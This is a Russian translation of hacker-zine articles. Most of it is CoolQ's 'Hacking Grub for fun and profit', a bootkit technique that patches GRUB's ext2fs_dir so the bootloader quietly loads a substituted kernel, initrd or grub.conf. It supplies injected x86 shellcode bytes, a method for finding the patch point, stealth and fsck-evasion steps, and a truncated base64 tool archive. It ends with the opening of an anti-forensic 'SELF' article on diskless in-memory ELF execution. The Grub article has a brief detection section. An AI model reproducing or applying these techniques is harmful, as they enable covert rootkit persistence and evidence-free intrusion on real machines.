Уважение Devhell Labs, команде PaX, Phrackstaff, GOBBLES, MMHS, ADM и Synnergy Networks. Отдельный привет s/ash из RTC за то, что довёз нас до WTH, и Coconut Crew — за всё остальное, вы знаете, кто вы.

VIII. Ссылки

[0] The Cerberus ELF Interface — mayhem
https://phrack.org/issues/61/8.html#article

[1] The GNU debugger — GNU project
http://www.gnu.org/software/gdb/

[2] PaX / grsecurity — The PaX team
http://pax.grsecurity.net/

[3] binary reconstruction from a core image — Silvio Cesare
http://vx.netlux.org/lib/vsc03.html

[4] Antiforensic evolution: Self — Ripe & Pluf
https://phrack.org/issues/63/11.html#article

[5] Next-Gen. Runtime binary encryption — Zeljko Vbra
https://phrack.org/issues/63/13.html#article

[6] Fenris — Michal Zalewski
http://lcamtuf.coredump.cx/fenris/

[7] Ltrace — Ltrace team
http://freshmeat.net/projects/ltrace/

[8] The dude (replacement to ptrace) — Mammon

http://www.eccentrix.com/members/mammon/Text/dude_paper.txt

[9] Binary protection schemes Andrewg
http://www.codebreakers-journal.com/viewarticle.php?id=51&layout=abstract

[10] ET_REL injection in memory JP
http://www.whatever.org.ar/~cuco/MERCANO.TXT

[11] Hardened Gentoo project Hardened team
http://www.gentoo.org/proj/en/hardened/

[12] Unpacking by Code Injection Eduardo Labir
http://www.codebreakers-journal.com/viewarticle.php?id=36&layout=abstract

Hacking Grub for fun and profit

Автор: CoolQ

Содержание

0.0 - Обзор троянов, бэкдоров и руткитов

С 1989 года, когда появился первый инструмент редактирования логов (Phrack 0x19 #6 — «Hiding out under Unix»), трояны, бэкдоры и руткиты эволюционировали колоссально. От ранних инструментов пользовательского режима вроде LRK4/5 — к инструментам режима ядра, таким как knark/adore/adore-ng; затем появились SuckIT, инъекции модулей, а в наши дни — даже статическое патчирование ядра.


Подумайте хорошенько: что осталось нетронутым? Правильно — загрузчик.

В этой статье я представляю способ заставить Grub следовать вашим командам: он будет загружать другой образ ядра, initrd или другой grub.conf вместо файлов, указанных в grub.conf.

P.S.: Статья основана на Linux и EXT2/3 на системах x86.

1.0 - Процесс загрузки с Grub

1.1 - Как работает Grub?



1.2 - stage1

stage1 занимает 512 байт; его исходный код находится в `stage1/stage1.S`. Он устанавливается в MBR или в загрузочный сектор первичного раздела. Задача проста — загрузить указанный сектор (определённый в `stage2_sector`) по указанному адресу (определённому в `stage2_address`/`stage2_segment`). Если stage1.5 настроен, первый сектор stage1.5 загружается по адресу `0200:0000`; если нет — первый сектор stage2 загружается по адресу `0800:0000`.

1.3 - stage1.5 и stage2

Мы знаем, что Grub — загрузчик, чувствительный к файловой системе: он умеет читать файлы из разных ФС без помощи ОС. Как? Секрет в stage1.5 и stage2. Загляните в `/boot/grub` — там вы найдёте следующие файлы:
`stage1`, `stage2`, `e2fs_stage1_5`, `fat_stage1_5`, `ffs_stage1_5`, `minix_stage1_5`, `reiserfs_stage1_5`, ...

О stage1 уже сказано выше — файл `stage1` устанавливается в MBR или загрузочный сектор, поэтому даже если его удалить, загрузка системы не пострадает.

А если обнулить stage2 и _stage1_5? Загрузится ли система? Для stage2 ответ — «нет», для _stage1_5 — «да». Хотите знать почему? Читайте дальше...

Посмотрим, как генерируются `*_stage1_5` и `stage2`:

```
-------------------------------- BEGIN ----------------------------------
e2fs_stage1_5:
gcc -o e2fs_stage1_5.exec -nostdlib -Wl,-N -Wl,-Ttext -Wl,2000
   e2fs_stage1_5_exec-start.o e2fs_stage1_5_exec-asm.o
   e2fs_stage1_5_exec-common.o e2fs_stage1_5_exec-char_io.o
   e2fs_stage1_5_exec-disk_io.o e2fs_stage1_5_exec-stage1_5.o
   e2fs_stage1_5_exec-fsys_ext2fs.o e2fs_stage1_5_exec-bios.o
objcopy -O binary e2fs_stage1_5.exec e2fs_stage1_5

stage2:
gcc -o pre_stage2.exec -nostdlib -Wl,-N -Wl,-Ttext -Wl,8200
   pre_stage2_exec-asm.o pre_stage2_exec-bios.o pre_stage2_exec-boot.o
   pre_stage2_exec-builtins.o pre_stage2_exec-common.o
   pre_stage2_exec-char_io.o pre_stage2_exec-cmdline.o
   pre_stage2_exec-disk_io.o pre_stage2_exec-gunzip.o
   pre_stage2_exec-fsys_ext2fs.o pre_stage2_exec-fsys_fat.o
   pre_stage2_exec-fsys_ffs.o pre_stage2_exec-fsys_minix.o
   pre_stage2_exec-fsys_reiserfs.o pre_stage2_exec-fsys_vstafs.o
   pre_stage2_exec-hercules.o pre_stage2_exec-serial.o
   pre_stage2_exec-smp-imps.o pre_stage2_exec-stage2.o
   pre_stage2_exec-md5.o
objcopy -O binary pre_stage2.exec pre_stage2
cat start pre_stage2 > stage2
-------------------------------- END ------------------------------------
```

Из этого вытекает следующая структура:

```
e2fs_stage1_5:
  [start.S] [asm.S] [common.c] [char_io.c] [disk_io.c] [stage1_5.c]
  [fsys_ext2fs.c] [bios.c]
stage2:
  [start.S] [asm.S] [bios.c] [boot.c] [builtins.c] [common.c] [char_io.c]
  [cmdline.c] [disk_io.c] [gunzip.c] [fsys_ext2fs.c] [fsys_fat.c]
  [fsys_ffs.c] [fsys_minix.c] [fsys_reiserfs.c] [fsys_vstafs.c]
  [hercules.c] [serial.c] [smp-imps.c] [stage2.c] [md5.c]
```

`e2fs_stage1_5` и `stage2` схожи, но `e2fs_stage1_5` меньше: он содержит только базовые модули (дисковый ввод-вывод, работу со строками, инициализацию системы, работу с файловой системой ext2/3). `stage2` — всё-в-одном: все модули ФС, отображение, шифрование и т.д.

`start.S` очень важен для Grub. stage1 загружает `start.S` по адресу `0200:0000` (если stage1.5 настроен) или `0800:0000` (если нет), затем передаёт ему управление. Задача `start.S` проста (всего 512 байт) — загрузить оставшиеся части stage1.5 или stage2 в память. Возникает вопрос: поскольку код файловой системы ещё не загружен, откуда grub знает расположение остальных секторов? `start.S` использует хитрость:

```
blocklist_default_start:
□.long 2□□/* начальный параметр сектора, в логических
        □□   секторах от начала диска, сектор 0 */
blocklist_default_len:□/* количество секторов для чтения */
#ifdef STAGE1_5
□.word 0□□/* команда "install" заполнит это */
#else
□.word (STAGE2_SIZE + 511) >> 9
#endif
blocklist_default_seg:
#ifdef STAGE1_5
□.word 0x220
#else
□.word 0x820□/* сегмент начального адреса
□□□   для загрузки данных */
#endif
firstlist:□/* эта метка должна быть ПОСЛЕ данных списка!!! */
```

Пример:

```
# hexdump -x -n 512 /boot/grub/stage2
    ...
00001d0  [ 0000    0000    0000    0000 ][ 0000    0000    0000    0000 ]
```

```
00001e0  [ 62c7    0026    0064    1600 ][ 62af    0026    0010    1400 ]
00001f0  [ 6287    0026    0020    1000 ][ 61d0    0026    003f    0820 ]
```

Интерпретируем (в обратном порядке): загрузить 0x3f секторов (начиная с №0x2661d0) по адресу `0x0820:0000`; 0x20 секторов (начиная с №0x266287) — по `0x1000:0000`; 0x10 секторов (начиная с №0x2662af) — по `0x1400:00`; 0x64 секторов (начиная с №0x2662c7) — по `0x1600:0000`.

В моём дистрибутиве stage2 занимает 0xd4 (1+0x3f+0x20+0x10+0x64) секторов, размер файла — 108328 байт, что хорошо согласуется (размер сектора — 512 байт).

Когда `start.S` завершает работу, stage1.5/stage2 полностью загружены. `start.S` передаёт управление `asm.S`.

Остаётся вопрос: когда настраивается stage1.5? На самом деле stage1.5 не обязателен. Его задача — загрузить `/boot/grub/stage2` в память. Но обратите внимание: stage1.5 использует файловую систему для загрузки файла stage2 — анализирует dentry, получает inode stage2, затем его список блоков. Таким образом, если stage1.5 настроен, stage2 загружается через ФС; если нет — через `stage2_sector` в stage1 и списки секторов в `start.S` stage2.

Для ясности рассмотрим следующий сценарий (ext2/ext3):

```
# mv /boot/grub/stage2 /boot/grub/stage2.bak
```

Если stage1.5 настроен, загрузка завершится неудачей: stage1.5 не найдёт `/boot/grub/stage2` в файловой системе. Но если stage1.5 не настроен — загрузка пройдёт успешно! Это потому, что `mv` не изменяет физическое расположение stage2, поэтому `stage2_sector` остаётся прежним, как и списки секторов в stage2.

Итак: stage1 (→ stage1.5) → stage2. Всё на своих местах. `asm.S` переключится в защищённый режим, откроет `/boot/grub/grub.conf` (или `menu.lst`), получит конфигурацию, отобразит меню и будет ожидать взаимодействия с пользователем. После выбора ядра grub загружает указанный образ ядра (иногда также образ ramdisk), а затем загружает ядро.

1.4 - Утилита Grub

Если ваш grub перезаписан Windows, можно воспользоваться утилитой grub для его переустановки.

```
# grub
---
grub > find /grub/stage2      <- если есть загрузочный раздел
или
grub > find /boot/grub/stage2 <- если загрузочного раздела нет
---
(hd0,0)                       <= результат 'find'
grub > root (hd0,0)           <- задать корень загрузочного раздела
---
grub > setup (hd0)            <- установить grub в MBR
или
grub > setup (hd0,0)          <- установить grub в загрузочный сектор
---
Checking if "/boot/grub/stage1" exists... yes
Checking if "/boot/grub/stage2" exists... yes
Checking if "/boot/grub/e2fs_stage1_t" exists... yes
Running "embed /boot/grub/e2fs_stage1_5 (hd0)"... 22 sectors are
embedded succeeded.                <= при установке в загрузочный сектор
                                     это завершится неудачей
Running "install /boot/grub/stage1 d (hd0) (hd0)1+22 p
(hd0,0)/boot/grub/stage2 /boot/grub/grub.conf"... succeeded
Done
```

Утилита grub пытается встроить stage1.5, если это возможно. При установке в MBR stage1.5 располагается сразу после MBR, занимая 22 сектора. При установке в загрузочный сектор места недостаточно для встраивания stage1.5 (суперблок находится по смещению 0x400 для раздела

ext2/ext3, а для stage1.5 доступно только 0x200), поэтому команда `embed` завершается неудачей.

За дополнительной информацией обращайтесь к руководству и исходным кодам grub.

У Grub есть собственная мини-файловая система для ext2/3. Для открытия/чтения/закрытия файлов используются `grub_open()`, `grub_read()` и `grub_close()`. Рассмотрим `ext2fs_dir`:

```
/* предусловия: ext2fs_mount уже выполнен, поэтому supblk находится в буфере
 *              известном как SUPERBLOCK
 * возвращает: 0 при ошибке, ненулевое значение если файл найден успешно
 * постусловия: при ненулевом возврате буфер INODE содержит inode искомого файла
 * побочные эффекты: изменяет буферную область GROUP_DESC
 */
int ext2fs_dir (char *dirname) {
  int current_ino = EXT2_ROOT_INO;□/*начинаем с корня */
  int updir_ino = current_ino;□/* родитель текущего каталога */
  ...
}
```

Предположим, строка в grub.conf выглядит так:

```
kernel=/boot/vmlinuz-2.6.11 ro root=/dev/hda1
```

`grub_open` вызывает `ext2fs_dir("/boot/vmlinuz-2.6.11 ro root=/dev/hda1")`. `ext2fs_dir` помещает информацию об inode в `INODE`, после чего `grub_read` может использовать `INODE` для получения данных по любому смещению (карта хранится в `INODE->i_blocks[]` для прямых блоков).

Внутренняя логика `ext2fs_dir`:

1. `/boot/vmlinuz-2.6.11 ro root=/dev/hda1`
^ inode = EXT2_ROOT_INO, помещаем inode в INODE;
2. `/boot/vmlinuz-2.6.11 ro root=/dev/hda1`
^ ищем dentry в '/', помещаем inode '/boot' в INODE;
3. `/boot/vmlinuz-2.6.11 ro root=/dev/hda1`
^ ищем dentry в '/boot', помещаем inode '/boot/vmlinuz-2.6.11' в INODE;
4. `/boot/vmlinuz-2.6.11 ro root=/dev/hda1`
^ указатель на пробел, INODE — обычный файл, возвращаем 1 (успех), INODE содержит информацию о '/boot/vmlinuz-2.6.11'.

Если мы вмешаемся в этот код и вернём информацию об inode `file_fake`, grub с радостью загрузит `file_fake`, считая его `/boot/vmlinuz-2.6.11`.

Мы можем поступить следующим образом:

1. `/boot/vmlinuz-2.6.11 ro root=/dev/hda1`
^ inode = EXT2_ROOT_INO;
2. `boot/vmlinuz-2.6.11 ro root=/dev/hda1`
^ меняем на 0x0, меняем EXT2_ROOT_INO на inode file_fake;
3. `boot/vmlinuz-2.6.11 ro root=/dev/hda1`
^ информация EXT2_ROOT_INO(file_fake) в INODE, указатель — 0x0, INODE — обычный файл, возвращаем 1.

Поскольку мы меняем аргумент `ext2fs_dir`, есть ли побочные эффекты? Не забудьте о хвостовой части `ro root=/dev/hda1` — это параметры, передаваемые ядру. Без них ядро не загрузится корректно. (P.S.: Выполните `cat /proc/cmdline`, чтобы увидеть параметры вашего ядра.)

Проверим внутреннюю логику `kernel=...`. Функция `kernel_func` обрабатывает строку `kernel=...`:

```
static int
```

```
kernel_func (char *arg, int flags)
{
  ...
  /* Копируем командную строку в MB_CMDLINE.  */
  grub_memmove (mb_cmdline, arg, len + 1);
  kernel_type = load_image (arg, mb_cmdline, suggested_type, load_flags);
  ...
}
```

`arg` и `mb_cmdline` содержат две копии строки `/boot/vmlinuz-2.6.11 ro root=/dev/hda1` (перекрытия нет, поэтому фактически `grub_memmove` эквивалентен `grub_memcpy`). В `load_image` `arg` и `mb_cmdline` не смешиваются. Вывод: побочных эффектов нет. Если сомневаетесь, можете добавить код для восстановления.

3.0 - Техники взлома

Описанные техники должны работать для всех версий grub (кроме grub-ng), поставляемых со всеми дистрибутивами Linux.

3.1 - Как загрузить file_fake

Можно добавить переход в начало `ext2fs_dir`, затем обнулить первый символ аргумента, изменить `current_ino = EXT2_ROOT_INO` на `current_ino = INODE_OF_FAKE_FILE` и вернуться.

Внимание: подменять файл нужно только при определённом условии. Например: когда система хочет открыть `/boot/vmlinuz-2.6.11` — возвращаем `/boot/file_fake`; когда система запрашивает `/boot/grub/grub.conf` — возвращаем правильный файл. Если код всегда будет возвращать `/boot/file_fake`, меню отображаться не будет.

С переходом всё просто, но как сделать `current_ino = INODE_OF_FAKE_FILE`?

```
int ext2fs_dir (char *dirname) {
  int current_ino = EXT2_ROOT_INO;□/*начинаем с корня */
  int updir_ino = current_ino;□/* родитель текущего каталога */
 ...
```

`EXT2_ROOT_INO` равен 2, поэтому `current_ino` и `updir_ino` инициализируются значением 2. Соответствующий ассемблерный код должен выглядеть примерно как `movl $2, 0xffffXXXX($esp)`. Но помните об оптимизации: оба присвоения значения 2 могут быть скомпилированы по-разному. Нам нужно искать `0x00000002` в диапазоне от `ext2fs_dir` до `ext2fs_dir + глубина` (например, 100 байт), затем заменить `0x00000002` на `INODE_OF_FAKE_FILE`.

```
static char ext2_embed_code[] = {

□0x60,□□□□/* pusha□□□*/
□0x9c,□□□□/* pushf□□□*/
□0xeb, 0x28,□□□/* jmp 4f□□□*/
□0x5f,□□□□/* 1: pop %edi□□□*/
□0x8b, 0xf,□□□/* movl (%edi), %ecx□□*/
□0x8b, 0x74, 0x24, 0x28,□□/* movl 40(%esp), %esi□□*/
□0x83, 0xc7, 0x4,□□/* addl $4, %edi□□*/
□0xf3, 0xa6,□□/* repz cmpsb %es:(%edi), %ds:(%esi)□*/
□0x83, 0xf9, 0x0,□□/* cmp $0, %ecx□□□*/
□0x74, 0x2,□□□/* je 2f□□□*/
□0xeb, 0xe, □□□/* jmp 3f□□□*/
□0x8b, 0x74, 0x24, 0x28,□□/* 2: movl 40(%esp), %esi□*/
□0xc6, 0x6, 0x00,□□/* movb $0x0, (%esi)  □'\0' □*/
```

```
□0x9d,□□□□/* popf□□□□*/
□0x61,□□□□/* popa□□□□*/
□0xe9, 0x0, 0x0, 0x0, 0x0,□/* jmp change_inode□□*/
□0x9d,□□□□/* 3: popf□□□*/
□0x61,□□□□/* popa□□□□*/
□0xe9, 0x0, 0x0, 0x0, 0x0,□/* jmp not_change_inode□□*/
□0xe8, 0xd3, 0xff, 0xff, 0xff,□/* 4: call 1b□□□*/
□
□0x0, 0x0, 0x0, 0x0,□□/* длина имени файла ядра□*/
□0x0, 0x0, 0x0, 0x0, 0x0, 0x0,□/* строка имени файла, 48 байт□*/
□0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
□0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
□0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
□0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
□0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
□0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
□0x0, 0x0, 0x0, 0x0, 0x0, 0x0
};

memcpy(□buf_embed, ext2_embed_code, sizeof(ext2_embed_code));
/* Разумеется, можно написать собственный алгоритм сравнения строк. */

/* встроенный код, 2-я часть, change_inode */
memcpy(□buf_embed + sizeof(ext2_embed_code), s_start, s_mov_end - s_start);
modify_EXT2_ROOT_INO_to_INODE_OF_FAKE_FILE();

/* встроенный код, 3-я часть, not_change_inode*/
memcpy(□buf_embed + sizeof(ext2_embed_code) + (s_mov_end - s_start) + 5,
□s_start, s_mov_end - s_start);
```

Результирующая структура выглядит следующим образом:

```
ext2fs_dir:                                  not_change_inode:
 +------------------------+        +--------> +------------------------+
 | push %esp <= jmp embed |        |          | push %esp              |
 | mov %esp, %ebp         |        |          | mov %esp, %ebp         |
 | push %edi              |        |          | push %edi              |
 | push %esi              +--------<          | push %esi              |
 | sub $0x42c, %esp       |        |          | sub $0x42c, %esp       |
 | mov $2, fffffbe4(%esp) |        |          | mov $2, fffffbe4(%esp) |
 | mov $2, fffffbe0(%esp) |        |          | mov $2, fffffbe0(%esp) |
 |back:                   |        |          | jmp back               |
 +------------------------+        |          +------------------------+
embed:                             +--------> change_inode:
 +------------------------+                   +------------------------+
 | save registers         |                   | push %esp              |
 | compare strings        |                   | mov %esp, %ebp         |
 | if match, goto 1       |                   | push %edi              |
 | if not, goto 2         |                   | push %esi              |
 | 1: restore registers   |                   | sub $0x42c, %esp       |
 | jmp change_inode       |   INODE_OF_   ->  | mov $?, fffffbe4(%esp) |
 | 2: restore registers   |   FAKE_FILE   ->  | mov $?, fffffbe0(%esp) |
 | jmp not_change_inode   |                   | jmp back               |
 +------------------------+                   +------------------------+
```

3.2 - Как найти ext2fs_dir

Это наиболее сложная часть. `stage2` генерируется через `objcopy`, поэтому вся информация ELF удалена — ТАБЛИЦЫ СИМВОЛОВ НЕТ! Нужно найти характерные ПАТТЕРНЫ для локализации `ext2fs_dir`.

Первый вариант — `log2`:

```
#define long2(n) ffz(~(n))
static __inline__ unsigned long
ffz (unsigned long word)
{
    __asm__ ("bsfl %1, %0"
            :"=r" (word)
```

```
            :"r" (~word));
    return word;
}
group_desc = group_id >> log2 (EXT2_DESC_PER_BLOCK (SUPERBLOCK));
```

Проблема в том, что `ffz` объявлена как `__inline__`, что означает: функция МОЖЕТ быть встроена, а может и не быть. Поэтому от этого варианта откажемся.

Следующий вариант — `SUPERBLOCK->s_inodes_per_group` в выражении:

```
group_id = (current_ino - 1) / (SUPERBLOCK->s_inodes_per_group);
#define RAW_ADDR(x) (x)
#define FSYS_BUF RAW_ADDR(0x68000)
#define SUPERBLOCK ((struct ext2_super_block *)(FSYS_BUF))
struct ext2_super_block{
    ...
    __u32 s_inodes_per_group□/* # Inodes per group */
    ...
}
```

Вычислим: `SUPERBLOCK->s_inodes_per_group` находится по адресу `0x68028`. Этот адрес встречается только в `ext2fs_dir`, поэтому вероятность коллизии мала. После нахождения `0x68028` двигаемся назад, чтобы найти начало `ext2fs_dir`. Но как распознать начало функции? Можно искать в обратном направлении байт `0xc3` (вероятно, `ret`), но что если это часть операнда? Кроме того, иногда gcc добавляет мусорный код для выравнивания адресов функций (4/8/16 байт). Метод практичный, но не идеальный.

Теперь обратим внимание на `fsys_table`:

```
struct fsys_entry fsys_table[NUM_FSYS + 1] =
{
  ...
# ifdef FSYS_FAT
  {"fat", fat_mount, fat_read, fat_dir, 0, 0},
# endif
# ifdef FSYS_EXT2FS
  {"ext2fs", ext2fs_mount, ext2fs_read, ext2fs_dir, 0, 0},
# endif
# ifdef FSYS_MINIX
  {"minix", minix_mount, minix_read, minix_dir, 0, 0},
# endif
  ...
};
```

`fsys_table` используется следующим образом:

```
if ((*(fsys_table[fsys_type].mount_func)) () != 1)
```

Наш алгоритм:

1. Ищем в `stage2` строку `"ext2fs"`, получаем её смещение, преобразуем в адрес памяти (stage2 начинается с `0800:0000`) — `addr_1`.
2. Ищем в `stage2` значение `addr_1`, получаем смещение, берём следующие 5 целых чисел (A, B, C, D, E). Проверяем: `A<B`, `B<C`, `C<addr_1`, `D==0`, `E==0`? Если хотя бы одно условие не выполнено — переходим к пункту 1 и продолжаем поиск.
3. Тогда C — адрес памяти `ext2fs_dir`; преобразуем в смещение в файле. Готово.

3.3 - Как взломать grub

С помощью разделов 3.1 и 3.2 взломать grub очень просто. Первая цель — `stage2`. Находим начальный адрес `ext2fs_dir`, добавляем переход куда-нибудь, копируем встроенный код. Но куда именно? Хвост `stage2` не подходит — это изменит размер файла. Можно использовать `minix_dir` в качестве цели. А `fat_mount`? Он расположен сразу после `ext2fs_dir`. Но нет! Посмотрим на

`root ...`:

```
root_func()->open_device()->attemp_mount()
for (fsys_type = 0; fsys_type < NUM_FSYS
     && (*(fsys_table[fsys_type].mount_func)) () != 1; fsys_type++);
```

В `fsys_table` fat идёт перед ext2, значит `fat_mount` вызывается первым. Если изменить `fat_mount`, последствия непредсказуемы. Для безопасности выбираем `minix_dir`.

Теперь ваш `stage2` может загружать `file_fake`. Размер остаётся прежним, но хэш-значение изменится.

3.4 - Как сделать всё незаметным

Зачем использовать `/boot/grub/stage2`? Можно заставить stage1 перейти на `stage2_fake` (`cp stage2 stage2_fake`, изменить `stage2_fake`), тогда `stage2` останется нетронутым.

Если просто скопировать `stage2` в `stage2_fake`, последний работать не будет. Помните о списках секторов в `start.S`? Нужно изменить списки так, чтобы они указывали на `stage2_fake`, а не на оригинальный `stage2`. Получите inode, возьмите `i_block[]`, там будут списки блоков (не забудьте прибавить смещение раздела). Для получения информации об inode в обход VFS смотрите [1].

Поскольку вы используете `stage2_fake`, соответствующий адрес в `stage1` также нужно изменить. Если stage1.5 не установлен, всё просто: смените `stage2_sector` с оригинального `stage2` на `stage2_fake` (MBR будет изменён). Если stage1.5 установлен и вы ленивы и смелы, можно пропустить stage1.5 — изменить `stage2_address`, `stage2_sector`, `stage2_segment` в `stage1`. Это рискованно по двум причинам: 1) если в BIOS включено «обнаружение вирусов», модификация MBR будет обнаружена; 2) надписи «Grub stage1.5» и «Grub loading, please wait» изменятся на «Grub stage2». Это заметно — успеете разглядеть на своём быстром ПК?

Если хотите настоящей незаметности, взломайте stage1.5, используя аналогичные техники из разделов 3.1 и 3.2. Не забудьте изменить списки секторов stage1.5 (start.S) — нужно добавить встроенный код в конец.

Можно пойти ещё дальше: скрыть `stage2_fake`/`kernel_fake` от ФС — например, удалить их dentry из `/boot/grub`. Хотите защиту от fsck? Переместите `inode_of_stage2` в inode с номером от 1 до 10. Смотрите [2].

4.0 - Использование

В сочетании с другими техниками возможности `hack_grub` весьма широки.

Примечание: все файлы должны находиться на одном разделе!

1. **В сочетании со статическим патчем ядра:**
   a) `cp kernel.orig kernel.fake`
   b) `статический патч ядра для kernel.fake [3]`
   c) `cp stage2 stage2.fake`
   d) `hack_grub stage2.fake kernel.orig inode_of_kernel.fake`
   e) `скрыть kernel.fake и stage2.fake (опционально)`

2. **В сочетании с инъекцией модулей:**
   a) `cp initrd.img.orig initrd.img.fake`
   b) `инъекция модуля в initrd.img.fake, напр. ext3.[k]o [4]`
   c) `cp stage2 stage2.fake`
   d) `hack_grub stage2.fake initrd.img inode_of_initrd.img.fake`
   e) `скрыть initrd.img.fake и stage2.fake (опционально)`

3. **Создание поддельного grub.conf**

4. **И многое другое...**

5.0 - Обнаружение

1. Следите за MBR и следующими за ним 63 секторами, а также загрузочными секторами первичных разделов.
2. Если не п.1:
• а) если stage1.5 настроен: сравните сектора начиная с 3-го (абсолютный адрес, MBR — сектор №1) с файлом `/boot/grub/e2fs_stage1_5`;
• б) если stage1.5 не настроен: проверьте, указывает ли `stage2_sector` на реальный файл `/boot/grub/stage2`.
3. Проверьте целостность файлов `e2fs_stage1_5` и `stage2`.
4. Если не п.3 (эй, вы квалифицированный сисадмин?):
• а) если подозреваете ядро: сдампите ядро и сравните побайтово с ядром на диске. Смотрите [5];
• б) если подозреваете модуль: это сложная задача — попробуйте дамп и дизассемблирование.

6.0 - Заключение

Lilo — ещё один загрузчик, но он нечувствителен к файловым системам и не имеет встроенной поддержки ФС. Он опирается на `/boot/bootsect.b` и `/boot/map.b`. Если хотите — создайте поддельный `lilo.conf`, который отображает `a.img`, но загружает `b.img`. Или заставьте lilo загружать `/boot/map.b.fake`. Детали оставляю на ваше усмотрение. Действуйте!

Благодарности: madsys и grip2 за помощь в решении трудных задач; airsupply и другим участникам за образцы stage2 (redhat 7.2/9/as3, Fedora Core 2, gentoo, debian и ubuntu); zhtq — за комментарии к написанию статьи.

7.0 - Ссылки

[1] Design and Implementation of the Second Extended Filesystem
http://e2fsprogs.sourceforge.net/ext2intro.html
[2] ways to hide files in ext2/3 filesystem (Chinese)
http://www.linuxforum.net/forum/gshowflat.php?Cat=&Board=security&
Number=545342&page=0&view=collapsed&sb=5&o=all&vc=1
[3] Static Kernel Patching
https://phrack.org/issues/60/8.html#article
[4] Infecting Loadable Kernel Modules
https://phrack.org/issues/61/10.html#article
[5] Ways to find 2.6 kernel rootkits (Chinese)
http://www.linuxforum.net/forum/gshowflat.php?Cat=&Board=security&
Number=540646&page=0&view=collapsed&sb=5&o=all&vc=1

8.0 - hack_grub.tar.gz

```
begin-base64 644 hack_grub.tar.gz
H4sIADW+x0IAA+19a49kSXZQ7i6wZK1tbEAyHxCKqZnuyczKqsrMenRN5XTv
VldXz9ZOd1W7q3p27J7m7q3Mm1V3Ol99b2Z318w2QgjxwQghIRkLI9viAxL8
[... остаток архива опущен ...]
====
```

|=[EOF]=----------

Advanced Antiforensics: SELF (Продвинутые антикриминалистические техники: SELF)

Автор: Pluf & Ripe
Сайт: www.7a69ezine.org

Содержание

---

1 - Введение

Техники эксплуатации удалённых сервисов достигли значительного прогресса. Параллельно расширился арсенал шеллкодов, включив новые и сложные методы обхода обнаружения — в частности, функции полиморфизма.

Несмотря на преимущества, которые всё это даёт злоумышленникам, вызов системного вызова `execve` всё равно неизбежен, что порождает ряд проблем:

• Доступ к `execve` может быть заблокирован, если хост использует современную систему защиты.

• Вызов `execve` требует, чтобы исполняемый файл находился на жёстком диске. Соответственно, если `/bin/shell` отсутствует — что типично для chroot-окружений — шеллкод не будет выполнен корректно.

• На хосте может не быть инструментов, необходимых злоумышленнику, что вынуждает их загружать, оставляя следы вторжения на диске.

Отсюда возникает потребность в шеллкоде, решающем эти проблемы. Решение находится в «userland exec».

---

2 - Userland Execve

Процедура, позволяющая выполнять программу локально в обход системного вызова `execve`, называется «userland exec» или «userland execve». По своей сути это механизм, корректно и последовательно имитирующий большинство шагов, которые ядро выполняет при загрузке исполняемого файла в память и запуске его на выполнение. Процесс можно свести к трём шагам:

• Загрузка необходимых секций бинарника в память.
• Инициализация контекста стека.
• Переход к точке входа (стартовой точке).

Главная цель «userland exec» — позволить бинарным файлам загружаться в обход содержащегося в ядре системного вызова `execve`, устраняя тем самым первую из перечисленных проблем. Поскольку это конкретная реализация, её возможности можно адаптировать под собственные нужды. Мы сделаем так, что ELF-файл будет читаться не с жёсткого диска, а из других источников — например, из сокета. Таким образом, две оставшиеся проблемы также решаются: файл `/bin/sh` не обязан быть виден эксплуатируемому процессу — он может быть прочитан из сети. С другой стороны, инструменты, отсутствующие на целевом хосте, тоже можно исполнять.

Первую публичную реализацию `execve` в пользовательском окружении создал «the grugq» [1]. Её код и внутренняя архитектура превосходны, однако она имеет ряд недостатков:

• Не работает в реальных атаках.
• Код слишком велик и сложен для портирования.

Именно это побудило нас сосредоточить усилия на разработке другого «userland execve» с теми же возможностями, но более простым кодом, ориентированным на использование в эксплойтах. Итогом стал «загрузчик ELF-шеллкода».

---

3 - Загрузчик ELF-шеллкода

Загрузчик ELF-шеллкода, или Self, — это новая и изощрённая техника пост-эксплуатации, основанная на userland execve. Она позволяет загружать и исполнять бинарный ELF-файл на удалённой машине без сохранения на диске или изменения оригинальной файловой системы. Цель загрузчика ELF-шеллкода — предоставить эффективную и современную антикриминалистическую систему пост-эксплуатации для эксплойтов в сочетании с простотой использования, то есть дать злоумышленнику возможность запускать столько приложений, сколько требуется.

---

4 - Проектирование и реализация

